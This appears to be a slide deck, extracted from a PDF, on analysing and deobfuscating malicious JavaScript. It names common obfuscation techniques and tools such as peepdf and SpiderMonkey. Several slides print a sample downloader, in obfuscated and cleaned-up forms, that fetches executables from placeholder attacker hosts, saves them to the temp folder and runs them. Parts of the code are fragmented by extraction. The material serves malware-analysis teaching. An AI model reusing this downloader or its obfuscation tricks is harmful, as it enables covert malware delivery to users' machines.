Principles of Performing Javascript Analysis


Malicious scripts and their uses


Malicious JavaScript

Script obfuscation

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How to defeat obfuscation





URLs

Commands

powershell.exe

Filenames

```
var b = "bad.example2.com badder.example.com".split(" ");
var ws = WScript.CreateObject("WScript.Shell");
var fn = ws.ExpandEnvironmentStrings("%TEMP%")+String.fromCharCode(92)+"107";
var xo = WScript.CreateObject("MSXML2.XMLHTTP");
var xa = WScript.CreateObject("ADODB.Stream");
var 1d = 0;
for (var i=ld; i<b.length; i++) {
  xo.open("GET","http://"+b[i]+"/counter/?id="+i+"&rnd=711791"+n, false);
  xo.send();
 if (xo.status == 200) {
   xa.open();
    xa.saveToFile(fn+i+".exe",2);
   ws.Run(fn+i+".exe",1,0);
```

```
var nasdh="99";var nasdj="b99a99d99.99e99x99a99m99p99l99e99299.99c99o99m99 99b
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nasbv.open();var EcZUA=76990;nasbv.saveToFile(nasmm+nasd8+".exe",2);nasdi.Run(
nasmm+nasd8+".exe",1,0);}}</pre>
```

Script Obfuscation

Formatting

Data Obfuscation

Extraneous Code

Substitution

Formatting

Modifies the format of the code to make it difficult to read

```
ab="123";
for(i=0; i<100; i++)
{
  ab[0] = ab[0] ^ i;
  print i;
}</pre>
ab="123";for(i=0;i<10
0;i++){ab[0]=ab[0]^i;
  print i;}
```

Solution: Code Beautification Programs

```
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Extraneous Code

Add extra lines of code to confuse analysts

```
var num1 = 10;
var num2 = 5;
var num3 = num1 + num2;
a = 10+10;
var num1 = 10;
b = "12ma34";
var num2 = 5;
c = b.length();
var num3 = num1 + num2;
```

Solution: Search for variables and code that is only used once and remove.

```
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var nasbv=WScript.CreateObject ("ADODB.Stream");
var 1d = 0:
for (var nasd8=1d;nasd8<nasdj.length;nasd8++) {
naddk.open("G"+"E"+"T","ht"+""+"tp://"+nasdj[nasd8]+"/cou"+""+nter/?id="+nasd8+"&rnd=711
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Data Obfuscation

Use operations to make data unreadable or confusing.

```
var file = "fun.exe";
var num = 100;
```

```
var file = "f"+""+String.fromCharCode(0x70+5)+"n";
var num = 500*0+100*(1-0);
```

Solution: Replace with readable values.

```
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var nasdj="b99a99d99.99e99x99a99m99p99199e99299.99c99o99m99
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
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```

```
var nasdh="99":
   <del>-nccdj "b99s9</del>9d99.99e99x99a99m99p99199e99299.99c99o99
99b99a99d99d99e99r99.99e99x99a99m99p99199e99.99c99o99m99 .replace(nasdh,'').split(" ");
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Substitution

Modify the variable names to random and meaningless names.



Solution: Copy / Replace

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 naddk.send();
  if (naddk.status==(100)){
    nasbv.open();
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    nasdi.Run(nasmm+nasd8+".exe",1,0);
```

```
var sites="bad.example2.com badder.example.com".split(" ");
var WShell=WScript.CreateObject("WScript.Shell");
var fn=WShell.ExpandEnvironmentStrings("%TEMP%")+ "\\" +"107";
var HTTP=WScript.CreateObject ("MSXML2.XMLHTTP");
var Stream=WScript.CreateObject ("ADODB.Stream");
var 1d = 0;
for (var i = ld; i < sites.length; i++) {
 HTTP.open("GET", "http://"+sites[i]+"/counter/?id="+i+"&rnd=711791"+n,
false);
 HTTP.send();
  if (HTTP.status==(100)){
    Stream.open();
    Stream.saveToFile(fn+i+".exe",2);
    WShell.Run(fn+i+".exe",1,0);
```

Tips Work one layer Reformat the code Execute in a sandbox at a time

peepdf

Beautifies and executes JavaScript in a sandbox

http://eternal-todo.com/tools/peepdf-pdf-analysis-tool

Inline Commands

js_beautify file JSFILE
js_analyze file JSFILE

spidermonkey

Mozilla's implementation of JavaScript

Modified to write file when JS executes:

- eval
- document.write
- window.navigate

https://blog.didierstevens.com/programs/spidermonkey/

Remnux

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js-file

JSFILE

Thank you